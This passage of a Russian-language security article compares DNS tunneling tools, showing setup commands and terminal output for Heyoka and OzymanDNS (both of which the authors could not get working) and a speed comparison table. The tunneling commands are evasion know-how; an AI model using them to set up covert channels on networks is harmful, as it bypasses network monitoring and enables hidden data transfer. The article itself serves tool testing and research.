
- Компилируемые сервер и клиент
- Работает в режиме проброса сети «внутри»
- Средняя скорость загрузки ~5 Кбайт/с
- Средняя скорость выгрузки ~13 Кбайт/с

Неуока: создание двунаправленных туннелей DNS


Heyoka — инструмент, написан на C, причем клиент и сервер — это один и тот же исполняемый файл. Он создает двунаправленный туннель DNS. По словам авторов, утилита работает на 60% быстрее, чем другие аналогичные инструменты (по состоянию на 2009 год). На странице проекта есть готовый исполняемый файл для Windows, а версия для Unix, размещенная на GitHub, была написана сторонним разработчиком.

Запуск

Прочитав описание и инструкции на официальном сайте, попробуем объездить этого скакуна. Начнем с запуска сервера на машине с Windows 10.



Отлично, вроде работает. А теперь запустим клиент.



Опаньки! Кажется, не работает, хотя запускали с правами администратора. Что ж, соберем теперь утилиту для Unix. Аналогично запускаем сервер и тестируем клиент.

```

root@osboxes: ~/Desktop/RESEARCH/heyoka-unix/src
File Edit View Search Terminal Help
root@osboxes:~/Desktop/RESEARCH/heyoka-unix/src# ./heyoka -h
./heyoka 0.1.2-alpha
(c) 2009 icesurfer & nico - Published under GNU GPL

Options:
-m          : run as master (default)
-s          : run as slave
-d domain   : domain name for dns requests (required)
-p port     : TCP port to use
-l          : listen on local port, instead of connecting
-v          : verbose output (-v -v -v = debug)
root@osboxes:~/Desktop/RESEARCH/heyoka-unix/src# ./heyoka -s -d oversec.ru -p 3389
[DEBUG] Starting client mode...
Unable to connect to: 127.0.0.1:3389
[ERROR]: root@osboxes:~/Desktop/RESEARCH/heyoka-unix/src#

```

Итого

Следуя инструкциям с сайта разработчика, запустить клиент так и не удалось, а без хороших пол-литра в исходниках и протоколе не разобраться. Так как мы не пьем на работе, предлагаем перейти к следующему инструменту.

OzymanDNS: создание туннелей DNS через SSH

Довольно древний инструмент для создания туннелей DNS через SSH, написанный Дэном Каминским в далеком 2005 году.

Запуск


Для начала использования необходимо установить Perl и библиотеки MIME::Base32 и Net::DNS и обновить менеджер пакетов.

```
1 $ sudo perl -MCPAN -e shell
2 cpan[1]> install CPAN
3 cpan[2]> reload cpan
4 cpan[3]> install MIME::Base32
5 cpan[3]> install Net::DNS
```

Скачиваем и распаковываем архив.

```
1 $ wget https://github.com/mubix/stuff/blob/master/stolen/ozymandns_src_0.1.tgz?
2 raw=true
$ tar -xf ozymandns_src_0.1.tgz?raw=true
```

Если попробовать запустить скрипт сейчас, то он, скорее всего, упадет с ошибкой импорта. Для устранения проблемы нужно удалить выделенный фрагмент из файла nomde.pl.



```
GNU nano 2.5.3
#!/usr/bin/perl


$VERSION = 0.1;

use Fcntl;
use Net::DNS;
use Net::DNS::Nameserver;
#use LWP::Simple;
use LWP::UserAgent;
use Time::HiRes qw ( usleep gettimeofday );
use MIME::Base64;
use MIME::Base32 qw ( RFC );
use IO::Socket;
use Class::Struct;
use threads;
use threads::shared;
use Thread::Queue;
use Getopt::Long;
use English;
```

Сервер запускается очень просто:

```
1 $ perl ./nomed.pl -i 0.0.0.0 oversec.ru
```

Если возникают ошибки импорта, попробуйте установить недостающие пакеты через CPAN.



```
mi — root@docker-1gb-fra1-01: ~/OzymanDNS-last-try — ssh -i palych_dns root@138.197.178.15...
root@docker-1gb-fra1-01:~/OzymanDNS-last-try# clear


root@docker-1gb-fra1-01:~/OzymanDNS-last-try# ./nomde.pl -i 0.0.0.0 oversec.ru

Creating TCP socket ::1#53 - done.
Creating UDP socket ::1#53 - done.

Creating TCP socket 127.0.0.1#53 - done.
Creating UDP socket 127.0.0.1#53 - done.
Waiting for connections...
Waiting for connections...
Waiting for connections...
█
```

Запускаем клиент.

- 1 \$ ssh -D 8080 -C -o ProxyCommand="perl droute.pl lol.oversec.ru" oversec.ru



```
DNSTunnel — root@instmail: ~/ozy-last-try — ssh root@178.128.34.53 — 95x23
[root@instmail:~/ozy-last-try# ssh -D 8080 -C -o ProxyCommand="perl droute.pl lol.oversec.ru" ov]
ersec.ru
unresolvable name: 67.207.67.3 67.207.67.2 at droute.pl line 97.
unresolvable name: 67.207.67.3 67.207.67.2 at droute.pl line 98.
█
```

Видим ошибку: Perl недоволен адресами серверов DNS. Пробуем указать свой.

- 1 \$ ssh -D 8080 -C -o ProxyCommand="perl droute.pl -r 138.197.178.150 lol.oversec.ru" oversec.ru -v

Видим, что кушает сервер, но соединение не создалось.

```
DNStunnel — root@instmail: ~/ozy-last-try — ssh root@178.128.34.53 — 95x28
root@instmail:~/ozy-last-try# ssh -D 8080 -C -o ProxyCommand="perl droute.pl -r 138.197.178.150 lol.oversec.ru" oversec.ru -v
OpenSSH_7.2p2 Ubuntu-4ubuntu2.4, OpenSSL 1.0.2g 1 Mar 2016
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Executing proxy command: exec perl droute.pl -r 138.197.178.150 lol.oversec.ru
debug1: permanently_set_uid: 0/0
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_rsa type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_dsa type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ed25519 type -1
debug1: key_load_public: No such file or directory
debug1: identity file /root/.ssh/id_ed25519-cert type -1
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
debug1: permanently_drop_suid: 0
```

Под впечатлением от статей и видео, где люди показывали, как у них прекрасно все работает, мы провели в возне с утилитой OzymanDNS не один час, но так и не смогли заставить ее передать хотя бы бит информации. Возможно, у кого-то из читателей хватит на это терпения, но есть ли смысл? У того, кто смог соединиться через OzymanDNS, скорость была 17 Кбит/с и работа была нестабильной, а если учесть скудный набор функций, то можно смело переходить с этой утилиты на что-то другое.

Результаты

Итак, в сегодняшней статье мы рассмотрели наиболее популярные утилиты для создания туннелей через DNS. Понятно, что это далеко не все решения и в интернете при желании можно найти массу альтернатив. Однако выбирать уже есть из чего!

Название	Входящая скорость, Кбайт/с	Исходящая скорость, Кбайт/с	Достоинства	Недостатки
dnscat2	0,7	10	Легкая настройка, широкий набор функций, поддержка нескольких сессий	Компилируемые клиенты, нестабильная работа в Windows

Название	Входящая скорость, Кбайт/с	Исходящая скорость, Кбайт/с	Достоинства	Недостатки
Iodine	9,8	9,8	Автоматический выбор кодировок и типов пакетов, высокая скорость работы	Запуск только с правами суперпользователя, компилируемый клиент, необходимость установки драйверов для Windows
dns2tcp	5	13	Не найдено	Компилируемый клиент, работает в режиме проброса сети «внутрь»
Heyoka	NaN	NaN	Не найдено	Сложности с запуском
OzymanDNS	NaN	NaN	Не найдено	Сложности с запуском

В результате наиболее распространенная проблема — это необходимость компилировать клиент и нестабильная работа в Windows. Есть ли какой-то выход?

А вот об этом мы поговорим уже в другой раз.

Еще по теме: [Лучшие площадки для практики взлома](#)